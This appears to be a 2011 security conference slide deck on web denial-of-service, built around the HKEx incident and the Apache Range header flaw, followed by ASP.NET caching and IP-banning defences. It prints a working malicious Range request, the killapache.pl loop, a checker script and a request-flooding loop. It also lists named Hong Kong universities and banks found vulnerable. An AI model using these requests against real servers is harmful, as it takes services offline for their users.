

Webapp Security Fengshui (HKEx-Triggered Edition)

網站漏洞風水【港交所加強版】

{Alan Ho, Anthony Lai}, VXRL



VXRL

- Valkyrie-X Security Research Group (VXRL)
- Philosophy: Offensive, Creative and Fun
- Internationalized: Connect to, work with and learn from world hackers and researchers
 - Publish our work and share knowledge
- Hacking Kungfu (功夫):
 - Focus on reverse engineering, malware analysis, penetration test, forensics, etc
 - We keep learning and advancing ourselves



VXRL

- VXCON 2011 (Dec 2011)
- Call for presentations (hacking, security topics, interesting ..)

Who am I?

Alan Ho

- He is currently working as a software engineer, his focus is on web application.
- He has been working on web programming for several years, realizing that web security is one of the most significant topics we should be aware of.
- He got SANS GWAPT in 2010 and MSc in Information System Management in 2008
- He is keen on in broadening his knowledge and improving his skills for web security.
- VXCON speaker 2010

Who am I?

Anthony Lai

- Passionate over and experience in penetration test, code audit as well as threat analysis.
- Provide penetration test, web application security, malware analysis and reverse engineering trainings.
- Found VXRL (www.vxrl.org) - Connected to world researchers and hackers for knowledge sharing.
- Chapter leader of OWASP (HK Chapter), Program Committee in PISA and extended committee member in HTCIA (APAC Chapter)
- Spoke in Blackhat 2010 and DEFCON 18; Gave training with Val Smith and Colin Ames for Tactical Exploitation course in Blackhat USA 2011 and spoke at Hack In Taiwan and DEFCON 19 about targeted attack/APT.
- Partnered with Taiwanese research fellows, Birdman and Benson, forming Xecure Lab and giving birth **APT Deezer** service (<http://aptdeezer.xecure-lab.com>)
- SANS Specialist: GWAPT, GREM (Gold) and GCFA.

Special Thank you to HKEx and Attackers

- Without HKEx, smart and stupid attackers, we cannot present to you from another perspective.
- Incident creates opportunities 😊



Objective

- We are not targeting to laughing at any parties.
- Our approach is offensive but ethical.
- Other than bandwidth-based DDoS/DoS attacks, application vulnerabilities and performance issues are counted.
- Other than placing load balancer or engaging anti-DDoS service, we could not ignore application design.

Disclaimer

- We are not liable if anyone uses the scripts and techniques for malicious purpose.
- We cannot get you out from the jail.



Agenda

- HKEx – Attacker may like these information and platform
- Latest Web Server Vulnerability
- DoS Defense at Web Server Level
- DoS Defense at Application Level

**HKEx: Attacker favored
information**



Way Back Machine



http://www.hkexnews.hk/

(Go)

16 captures
10 Dec 08 - 23 Jun 09

DEC FEB MAR
2008 21 2009 2010

HKEXnews披露易



繁體 | 简体



Listed Company Information	Shareholding Disclosures	Issuer-related Information
<ul style="list-style-type: none">Latest InformationSimple SearchAdvanced Search	<ul style="list-style-type: none">Disclosure of InterestsCCASS Shareholding Search	<ul style="list-style-type: none">Prolonged Suspension Status ReportShare Repurchases Reports more ▶

Latest Listed Company Information

Release Time	Code	Stock Name	Document
30/08/2011 17:32	00985	CST MINING	Circulars - [Other] CHANGE REQUEST FORM (119KB, PDF)
30/08/2011 17:31	00986	CH ENV ENERGY	Announcements and Notices - [Results of AGM / Share Option : POLL RESULTS OF THE... (45KB, PDF)
30/08/2011 17:31	00985	CST MINING	Circulars - [Other] Notice of availability (35KB, PDF)
30/08/2011 17:31	00489	DONGFENG GROUP	Announcements and Notices - [Interim Results] 2011 Interim Result... (185KB, PDF)

A designated website providing listed issuers' regulatory filings and disclosures.



Documents Submission

Disclosure of Interests System

Login to submit prescribed DI forms pursuant to Part XV of the Securities and Futures Ordinance (Cap. 571).

e-Submission System

Login to submit documents for listing / publication related matters (for listed issuers and professional agents only)

IP addresses Exposure

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<META HTTP-EQUIV="CACHE-CONTROL" CONTENT="NO-CACHE">
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<title>Hong Kong Exchanges and Clearing Limited</title>
<LINK href="/eng/css/hkex_css.css" type="text/css" rel="stylesheet">
<SCRIPT type="text/javascript" src="/eng/script/hkex_common.js"></SCRIPT>
<SCRIPT type="text/javascript" src="/eng/script/hkex_setting.js"></SCRIPT>
</head>

<body class="body">
<table cellpadding="0" cellspacing="0" border="0" class="master">
  <tr><td valign="top" class="hkex-shadow-left-bottom"><div class="hkex-shadow-left
top">&nbsp;</div></td>
```

IP addresses Exposure

```
/**/ wwwhkex */*/
/**/ constants for paths */*/
var wwwhkex_url = getDomain( stripKANHAN(window.parent.location.href) );
var wwwhkex_prodiip = "www.hkex.com.hk"; /**/ 20050901 */*/
var wwwhkex_driip = "203.78.5.71"; /**/ 20050901 */*/
var HTTP_HEADER = getHTTPHeader();
var KANHAN_STRING = getKANHANString();

/**/ designated web for EPS */*/
var wwweps_url = "main.ednews.hk";
var wwweps_prodiip = "202.162.184.3"; /**/ 20070303 */*/
var wwweps_driip = "202.162.185.3"; /**/ 20070303 */*/

/**/ language switching handling */*/
var MAGIC_WORD = "";
var ENC_TC_STR = "%E7%B0%A1%E9%AB%94";
var ENC_SC_STR = "%E7%AE%80%E4%BD%93";


function isLangSC() {
    return ( encodeURIComponent(MAGIC_WORD) == ENC_SC_STR );
}

function isLangTC() {
    return ( encodeURIComponent(MAGIC_WORD) == ENC_TC_STR );
}
```

Damn vulnerable .asp site

- Well-known and easy to give birth of SQL injection
- Security and performance are not handled properly and those tuning are basic
- Many web sites are still implemented in .asp because they are left alone 😊

Web Tier



Case Studies: Latest DOS attack against Apache Range vulnerability

- A denial of service vulnerability has been found in the way the multiple
- overlapping ranges are handled by the Apache HTTPD server:
 - <http://seclists.org/fulldisclosure/2011/Aug/175>
- An attack tool is circulating in the wild. Active use of this tools has been observed.
- The attack can be done remotely and with a modest number of requests can cause very significant memory and CPU usage on the server.

Case Studies: Latest DOS attack against Apache Range vulnerability

- The default Apache HTTPD installation is vulnerable.

Aha, occupy CPU Usage!

The image shows a terminal window on the left with a repeating pattern of "ATTACKING 127.0.0.1 [using 50 forks]" and "pPpPpppPpPPppPpppPp". Overlaid on this is a "Shell - DNS-Walk" window displaying the output of the 'top' command. The 'top' output shows a system with 6 users, a load average of 2.82, 1.11, and 0.45. CPU usage is dominated by 'us' at 79.9%. The process list shows several 'apache' processes with high CPU usage (12.3% to 14.0%) and one 'perl' process.

```
top - 14:07:42 up 1:46, 6 users, load average: 2.82, 1.11, 0.45
Tasks: 108 total, 8 running, 100 sleeping, 0 stopped, 0 zombie
Cpu(s): 79.9%us, 19.7%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.3%si, 0.0%st
Mem: 770480k total, 383828k used, 386652k free, 4760k buffers
Swap: 0k total, 0k used, 0k free, 165580k cached
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4859	apache	16	0	13444	7648	1516	S	14.0	1.0	0:09.85	httpd
5049	apache	16	0	13444	7648	1516	S	13.0	1.0	0:09.74	httpd
4863	apache	15	0	13444	7648	1516	R	12.6	1.0	0:09.57	httpd
4860	apache	16	0	13444	7648	1516	S	12.3	1.0	0:09.94	httpd
4861	apache	16	0	13444	7648	1516	S	11.6	1.0	0:09.46	httpd
4862	apache	16	0	13444	7648	1516	S	11.6	1.0	0:09.78	httpd
5043	root	25	0	5148	3408	1660	R	3.3	0.4	0:02.62	perl
3817	root	15	0	152m	49m	17m	S	0.7	6.6	0:42.43	firefox-bin
1	root	15	0	768	292	252	S	0.0	0.0	0:01.75	init
2	root	RT	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
3	root	34	19	0	0	0	S	0.0	0.0	0:00.00	ksoftirqd/0
4	root	10	-5	0	0	0	S	0.0	0.0	0:00.20	events/0
5	root	10	-5	0	0	0	S	0.0	0.0	0:00.05	khelper
6	root	10	-5	0	0	0	S	0.0	0.0	0:00.00	kthread
85	root	10	-5	0	0	0	S	0.0	0.0	0:00.08	kblockd/0
86	root	20	-5	0	0	0	S	0.0	0.0	0:00.00	kacpid
254	root	18	-5	0	0	0	S	0.0	0.0	0:00.00	ata/0
255	root	18	-5	0	0	0	S	0.0	0.0	0:00.00	ata_aux
256	root	18	-5	0	0	0	S	0.0	0.0	0:00.00	ksuspend_usbd
259	root	12	-5	0	0	0	S	0.0	0.0	0:00.00	khubd
261	root	20	-5	0	0	0	S	0.0	0.0	0:00.00	kseriod
273	root	18	-5	0	0	0	S	0.0	0.0	0:00.00	khpsbpkt
287	root	22	0	0	0	0	S	0.0	0.0	0:00.00	pdflush
288	root	15	0	0	0	0	S	0.0	0.0	0:00.44	pdflush
289	root	17	-5	0	0	0	S	0.0	0.0	0:00.00	kswapd0
290	root	17	-5	0	0	0	S	0.0	0.0	0:00.00	aio/0
291	root	17	-5	0	0	0	S	0.0	0.0	0:00.00	jfsIO

- Basics
- More
- Security Tools**
- Pass crackers
- Sniffers
- Vuln Scanners
- Web scanners

Full-Disclosure
Charter: <http://backtrack.org>
Hosted and sponsored by
By Date
Current t

HTTP Range Header

- The attack sends malicious HTTP Range Request header data. The Range header is normally used when a client is requesting larger files from a web site. These files are too large to fit within the body of a single response so they are segmented and sent to the client in chunks.
- When sending responses to range requests, web server should trigger a 206 Partial Content HTTP status code.

HEAD / HTTP/1.1

Host: 127.0.0.1

Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,5-14,5-15,5-16,5-17,5-18,5-19,5-20,5-21,5-22,5-23,5-24,5-25,5-26,5-27,5-28,5-29,5-30,5-31,5-32,5-33,5-34,5-35,5-36,5-37,5-38,5-39,5-40,5-41,5-42,5-43,5-44,5-45,5-46,5-47,5-48,5-49,5-50,5-51,5-52,5-53,5-54,5-55,5-56,5-57,5-58,5-59,5-60,5-61,5-62,5-63,5-64,5-65,5-66,5-67,5-68,5-69,5-70,5-71,5-72,5-73,5-74,5-75,5-76,5-77,5-78,5-79,5-80,5-81,5-82,5-83,5-84,5-85,5-86,5-87,5-88,5-89,5-90,5-91,5-92,5-93,5-94,5-95,5-96,5-97,5-98,5-99,5-100,5-101,5-102,5-103,5-104,5-105,5-106,5-107,5-108,5-109,5-110,5-111,5-112,5-113,5-114,5-115,5-116,5-117,5-118,5-119,5-120,5-121,5-122,5-123,5-124,5-125,5-126,5-127,5-128,5-129,5-130,5-131,5-132,5-133,5-134,5-135,5-136,5-137,5-138,5-139,5-140,5-141,5-142,5-143,5-144,5-145,5-146,5-147,5-148,5-149,5-150,5-151,5-152,5-153,5-154,5-155,5-156,5-157,5-158,5-159,5-160,5-161,5-162,5-163,5-164,5-165,5-166,5-167,5-168,5-169,5-170,5-171,5-172,5-173,5-174,5-175,5-176,5-177,5-178,5-179,5-180,5-181,5-182,5-183,5-184,5-185,5-186,5-187,5-188,5-189,5-190,5-191,5-192,5-193,5-194,5-195,5-196,5-197,5-198,5-199,5-200,5-201,5-202,5-203,5-204,5-205,5-206,5-207,5-208,5-209,5-210,5-211,5-212,5-213,5-214,5-215,5-216,5-217,5-218,5-219,5-220,5-221,5-222,5-223,5-224,5-225,5-226,5-227,5-228,5-229,5-230,5-231,5-232,5-233,5-234,5-235,5-236,5-237,5-238,5-239,5-240,5-241,5-242,5-243,5-244,5-245,5-246,5-247,5-248,5-249,5-250,5-251,5-252,5-253,5-254,5-255,5-256,5-257,5-258,5-259,5-260,5-261,5-262,5-263,5-264,5-265,5-266,5-267,5-268,5-269,5-270,5-271,5-272,5-273,5-274,5-275,5-276,5-277,5-278,5-279,5-280,5-281,5-282,5-283,5-284,5-285,5-286,5-287,5-288,5-289,5-290,5-291,5-292,5-293,5-294,5-295,5-296,5-297,5-298,5-299,5-300,5-301,

....

1268,5-1269,5-1270,5-1271,5-1272,5-1273,5-1274,5-1275,5-1276,5-1277,5-1278,5-1279,5-1280,5-1281,5-1282,5-1283,5-1284,5-1285,5-1286,5-1287,5-1288,5-1289,5-1290,5-1291,5-1292,5-1293,5-1294,5-1295,5-1296,5-1297,5-1298,5-1299

Accept-Encoding: gzip

Connection: close

Invalid Byte Ranges

Per the HTTP RFC

(<http://tools.ietf.org/html/rfc2616#page-138>)

states the following about the the byte range fields:

If the last-byte-pos value is present, it MUST be greater than or equal to the first-byte-pos in that byte-range-spec, or the byte-range-spec is syntactically invalid.

Invalid Byte Range

If you look at the initial Range fields of the attack you will see that a number of them are then considered invalid:

```
HEAD / HTTP/1.1
```

```
Host: 127.0.0.1
```

```
Range: bytes=0-
```

```
    ,  
    5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11  
    ,5-12,5-13,5-14,5-15,5-16
```

This is due to the following looping code in the killapache.pl script -

```
$p = "";  
for ($k=0;$k<1300;$k++) {  
    $p .= ",5-$k";  
}
```

Impact

- By sending this single request with such a large number of fields within the Range header, the attacker is amplifying their request as each byte range field forces Apache to make separate copies of the requested resource server-side which is consuming resources deep within the Apache internals.

Vulnerable to Apache Range vulnerability?

Host	Port	Vulnerable
www.ust.hk	80	Yes
143.89.14.34	80	Yes
www.polyu.edu.hk	80	Yes
158.132.19.132	80	Yes
www.hku.hk	80	Yes
147.8.2.58	80	Yes
www.hkbu.edu.hk	80	No
158.182.155.227	80	No
www.cityu.edu.hk	80	No
144.214.5.218	80	No
www.cuhk.edu.hk	80	Yes

Vulnerable to Apache Range vulnerability?

Results

Which servers are vulnerable?

Host	Port	Vulnerable
www.lingnan.edu.hk	80	Yes
218.188.23.96	80	Yes
www.ied.edu.hk	80	Yes
202.45.36.195	80	Yes

Vulnerable to Apache Range vulnerability?

Host	Port	Vulnerable
www.hsbc.com.hk	80	<input checked="" type="checkbox"/> Yes
203.112.92.104	80	<input type="checkbox"/> No
www.hangseng.com	80	<input checked="" type="checkbox"/> Yes
203.112.90.200	80	<input checked="" type="checkbox"/> Yes
www.bochk.com	80	<input checked="" type="checkbox"/> Yes
202.127.169.21	80	<input checked="" type="checkbox"/> Yes
www.hkbea.com	80	<input type="checkbox"/> No
210.176.229.124	80	<input type="checkbox"/> No
www.dbs.com	80	<input type="checkbox"/> No
23.1.200.136	80	<input type="checkbox"/> No

Try this PHP script

```
1. function check_for_exploit($host,$port=80,$timeout=10){
2.     $range = '0-1';
3.     for($i=0;$i<20;$i++){
4.         $range .= ",5-$i";
5.     }
6.
7.     $error_code = null;
8.     $error = null;
9.
10.    $socket = fsockopen($host,$port,$error_code,$error,$timeout);
11.    $packet = "HEAD / HTTP/1.1\r\nHost: $host\r\nRange:bytes=$range\r\nAccept-Encoding:
    gzip\r\nConnection: close\r\n\r\n";
12.    fwrite($socket,$packet);
13.    $result = fread($socket,2048);
14.    //check to see if "Partial" is in the response
15.    if(strpos($result,"Partial") !== false){
16.        return true;
17.    }
18.    return false;
19. }
```

Our Example

- Apache Server 2.2.16, dual core CPU, 4g RAM, Ubuntu
- Launch 2Mbps Apache Range Vulnerability Attack

```
rx:      8.06 Mbit/s  1152 p/s      tx:      2.12 Mbit/s  1409 p/s
```

```
63.5 25226 www-data /usr/sbin/apache2 -k start
22.9 24858 www-data /usr/sbin/apache2 -k start
0.0 9 root [migration/2]
0.0 9881 1000 /usr/bin/python2.6 /usr/lib/update-manager/check-new-release-gtk
0.0 974 root /usr/sbin/console-kit-daemon --no-daemon
0.0 972 root /usr/sbin/modem-manager
```

```
%CPU PID USER COMMAND
71.6 25133 www-data /usr/sbin/apache2 -k start
68.8 25165 www-data /usr/sbin/apache2 -k start
68.0 25164 www-data /usr/sbin/apache2 -k start
64.0 25226 www-data /usr/sbin/apache2 -k start
23.1 24858 www-data /usr/sbin/apache2 -k start
0.0 9 root [migration/2]
0.0 9881 1000 /usr/bin/python2.6 /usr/lib/update-manager/check-new-release-gtk
0.0 974 root /usr/sbin/console-kit-daemon --no-daemon
0.0 972 root /usr/sbin/modem-manager
```

```
%CPU PID USER COMMAND
67.0 25479 www-data /usr/sbin/apache2 -k start
66.0 25450 www-data /usr/sbin/apache2 -k start
65.8 25478 www-data /usr/sbin/apache2 -k start
28.2 24858 www-data /usr/sbin/apache2 -k start
27.9 25366 www-data /usr/sbin/apache2 -k start
27.6 25395 www-data /usr/sbin/apache2 -k start
0.0 9 root [migration/2]
0.0 9881 1000 /usr/bin/python2.6 /usr/lib/update-manager/check-new-release-gtk
0.0 974 root /usr/sbin/console-kit-daemon --no-daemon
```

```
%CPU PID USER COMMAND
68.5 25450 www-data /usr/sbin/apache2 -k start
68.0 25479 www-data /usr/sbin/apache2 -k start
66.3 25478 www-data /usr/sbin/apache2 -k start
28.5 25366 www-data /usr/sbin/apache2 -k start
28.3 24858 www-data /usr/sbin/apache2 -k start
28.1 25395 www-data /usr/sbin/apache2 -k start
0.0 9 root [migration/2]
0.0 9881 1000 /usr/bin/python2.6 /usr/lib/update-manager/check-new-release-gtk
0.0 974 root /usr/sbin/console-kit-daemon --no-daemon
```

```

Mem:      4021380 3197196 824184 0 75112 1676956
-/+ buffers/cache: 1445128 2576252
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3197700 823680 0 75112 1676976
-/+ buffers/cache: 1445612 2575768
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3225508 795872 0 75112 1676984
-/+ buffers/cache: 1473412 2547968
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3257216 764164 0 75112 1676988
-/+ buffers/cache: 1505116 2516264
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3384820 636560 0 75120 1676992
-/+ buffers/cache: 1632708 2388672
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3396184 625196 0 75120 1677000
-/+ buffers/cache: 1644064 2377316
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3397796 623584 0 75120 1677004
-/+ buffers/cache: 1645672 2375708
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3405524 615856 0 75120 1677008
-/+ buffers/cache: 1653396 2367984
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3411984 609396 0 75124 1677008
-/+ buffers/cache: 1659852 2361528
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3412472 608908 0 75124 1677016
-/+ buffers/cache: 1660332 2361048
Swap:      0 0 0
total used free shared buffers cached
Mem:      4021380 3448456 572924 0 75128 1677048
-/+ buffers/cache: 1696280 2325100
Swap:      0 0 0

```

New Result

- We have DoS IIS7.5 successfully with another “technique”. Keep secret at this moment 😊

Sword and Shield

- Detect Apache Range Vulnerability
 - <http://apache-range-exploit.com/>
- KillApache.pl
 - <http://seclists.org/fulldisclosure/2011/Aug/175>
- DoS PERL Script
 - <https://gist.github.com/1170454>
- CVE
 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192>
- Announcement and Fixes
 - http://mail-archives.apache.org/mod_mbox/httpd-announce/201108.mbox/%3C20110824161640.122D387DD@minotaur.apache.org%3E



Defense against DoS at Web Server

Defense – Catch and Patch

- Patch
- Quick and hot fix
- Change or upgrade platform

Tuning: Cache in Web Server

- IIS can be tuned in several aspects
 - E.g. compression, requests handling, cache, etc...
- IIS Cache for Static Content
 - html documents, javascript, css, images



```
\Windows\system32\inetsrv\appcmd.exe set config "Default Web Site/images" -  
section:system.webServer/staticContent -clientCache.cacheControlMode:UseMaxAge  
  
\Windows\system32\inetsrv\appcmd.exe set config "Default Web Site/images" -  
section:system.webServer/staticContent -clientCache.cacheControlMaxAge:"01:00:00"
```

**Defense against DoS at
Application Level
(illustrated in ASP.NET technology)**

Aha, search engine



Website Search

Stock Quote Search

 Stock Code Company Name

- Investment Service Centre
- Listing Matters
- Products & Services
- Market Operations
- Rules & Regulations
- Statistics & Research

HKEXnews 披露易

繁體 | 简体



Quick Links

For Investors

Listed Company Information

- Latest Information
- Simple Search
- Advanced Search

Shareholding Disclosures

- Disclosure of Interests
- CCASS Shareholding Search

Issuer-related Information

- Prolonged Suspension Status Report
 - Share Repurchases Reports
- [more ▶](#)

Listed Company Information Simple Search

Your attention is drawn to this disclaimer.

Under the Simple Search facilities, you can search the **latest** or **last seven days** listed company documents of current securities by using either a **Predefined Search** or a **Keyword Search** with minimum search parameters. The Predefined Search allows you to select listed company documents from a predefined list of frequently requested documents. The Keyword Search allows you to search listed company documents based on headline categories. If more than one headline category matches your search keyword(s), you will be presented with a list of listed company documents with possible matches for selection. To conduct a more detailed search covering a longer search period, please refer to the [Listed Company Information Advanced Search](#).

[Search Guide](#)

Search Method	<input checked="" type="radio"/> Search for Predefined Documents <ul style="list-style-type: none">Financial StatementsIPO Allotment ResultsNotices of General MeetingsProspectusesResults AnnouncementsResults of General MeetingsResumption / Suspension Details	OR	<input type="radio"/> Keyword Search for Headline Categories <input type="text"/> <input type="text"/>
Period	<input type="radio"/> Latest <input checked="" type="radio"/> Last 7 days		
Sort by	<input checked="" type="radio"/> Date/time <input type="radio"/> Stock Code		

Search Engine Response

- Search Engine result page usually not cached, and returns lengthy result by small bytes of request
- Automated script may use this feature to launch massive “requests” with small payload
- Some search bots may also crawl the websites

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:06.186	5.56	597	50603	GET	200	text/html	http://search.hkexnews.hk/hkexnewssearch.asp?q...D&query\$3=&sortby=rank&submit.x=39&submit.y=19
00:00:11.428	0.122	592	1749	GET	404	text/html	http://search.hkexnews.hk/index.js
00:00:11.452	0.047	633	(14886)	GET	(Cache)	text/css	http://search.hkexnews.hk/css/hkex_cms.css
00:00:11.466	0.036	623	(10512)	GET	(Cache)	application/x-javascript	http://search.hkexnews.hk/script/hkex_common.js
00:00:11.475	0.039	624	(425)	GET	(Cache)	application/x-javascript	http://search.hkexnews.hk/script/hkex_setting.js
00:00:11.486	0.030	621	(13650)	GET	(Cache)	application/x-javascript	http://search.hkexnews.hk/script/hkex_head.js
00:00:11.743	0.010	621	(218)	GET	(Cache)	application/x-javascript	http://search.hkexnews.hk/script/hkex_foot.js
00:00:29.812	0.290	864	7608	POST	200	application/vnd.google.safebrowsin...	http://safebrowsing.clients.google.com/safe...dMk4cWyUG0noPEbZdPOUvCRH7pEDk3SCS1X2hufA=

Search Engine

- CAPTCHA request could help a little bit to block multiple quick requests within a second
- robots.txt can help to prevent search bots to crawl such pages

We're sorry...

... but your query looks similar to automated requests from a computer virus or spyware application. To protect our users, we can't process your request right now.

We'll restore your access as quickly as possible, so try again soon. In the meantime, if you suspect that your computer or network has been infected, you might want to run a [virus checker](#) or [spyware remover](#) to make sure that your systems are free of viruses and other spurious software.

We apologize for the inconvenience, and hope we'll see you again on Google.

To continue searching, please type the characters you see below:



tubujā

ASP.NET Cache

- Page output caching
 - Varied by params (outputcache directive)

```
<%@ OutputCache Duration="60" VaryByParam="MyID" %>
```

```
mypage.aspx?MyID=1, mypage.aspx?MyID=2, mypage.aspx?MyID=3...
```

the pages are cached individually, varied by the ID, if "VaryByParam" is not specified, mypage.aspx will display one cached page, MyID=x will have no effect

- Application caching
 - Code snippet

```
// Programmatically Insert operation
Cache.Insert("CacheKey", "MyValue", null, DateTime.Now.AddHours(8), Cache.NoSlidingExpiration);

//retrieve easily by
if (Cache["CacheKey"] != null){
    string myVal = Cache["CachedKey"].ToString();
}
```

Reference: <http://www.codeproject.com/KB/aspnet/ASP4Caching.aspx>

Application Module

- Tracking the request IP Address
- Ban the requests from suspicious source
 - Massive requests in short period of time
 - Repetitive requests in short period of time

Code Snippet

```
private static Dictionary<string, short> _IpAddresses = new Dictionary<string, short>();
private static Stack<string> _Banned = new Stack<string>();
private static Timer _Timer = CreateTimer();
private static Timer _BannedTimer = CreateBanningTimer();

#endregion

private const int BANNED_REQUESTS = 10;
private const int REDUCTION_INTERVAL = 1000; // 1 second
private const int RELEASE_INTERVAL = 5 * 60 * 1000; // 5 minutes

private void context_BeginRequest(object sender, EventArgs e)
{
    string ip = HttpContext.Current.Request.UserHostAddress;
    if (_Banned.Contains(ip))
    {
        HttpContext.Current.Response.StatusCode = 403;
        HttpContext.Current.Response.End();
    }

    CheckIpAddress(ip);
}

/// <summary>
/// Checks the requesting IP address in the collection
/// and bans the IP if required.
/// </summary>
private static void CheckIpAddress(string ip)
{
    if (!_IpAddresses.ContainsKey(ip))
    {
        _IpAddresses[ip] = 1;
    }
    else if (_IpAddresses[ip] == BANNED_REQUESTS)
    {
        _Banned.Push(ip);
        _IpAddresses.Remove(ip);
    }
    else
    {
        _IpAddresses[ip]++;
    }
}
```

Example: Customized Application Defense

- Web services are target for DDoS.
- For example, for www.pageflakes.com
 - Visit the page without preserving cookie
 - Every hit will produce a brand new user, new page setup and new widgets

```
for( int i = 0; i < 100000; i ++ )
{
    WebClient client = new WebClient();
    client.DownloadString("http://www.pageflakes.com
/default.aspx");
}
```

Design: ActionValidator Class

- ActionValidator Class: Define count of specific actions like First Visit, Revisit, Asynchronous postbacks, Add New widgets, Add New pages etc. It checks whether the count for such specific action for a specific IP exceeds the threshold value or not

ActionValidator Class

```
public static class ActionValidator
{
    private const int DURATION = 10; // 10 min period

    public enum ActionTypeEnum
    {
        FirstVisit = 100, // The most expensive one, choose the value
wisely.
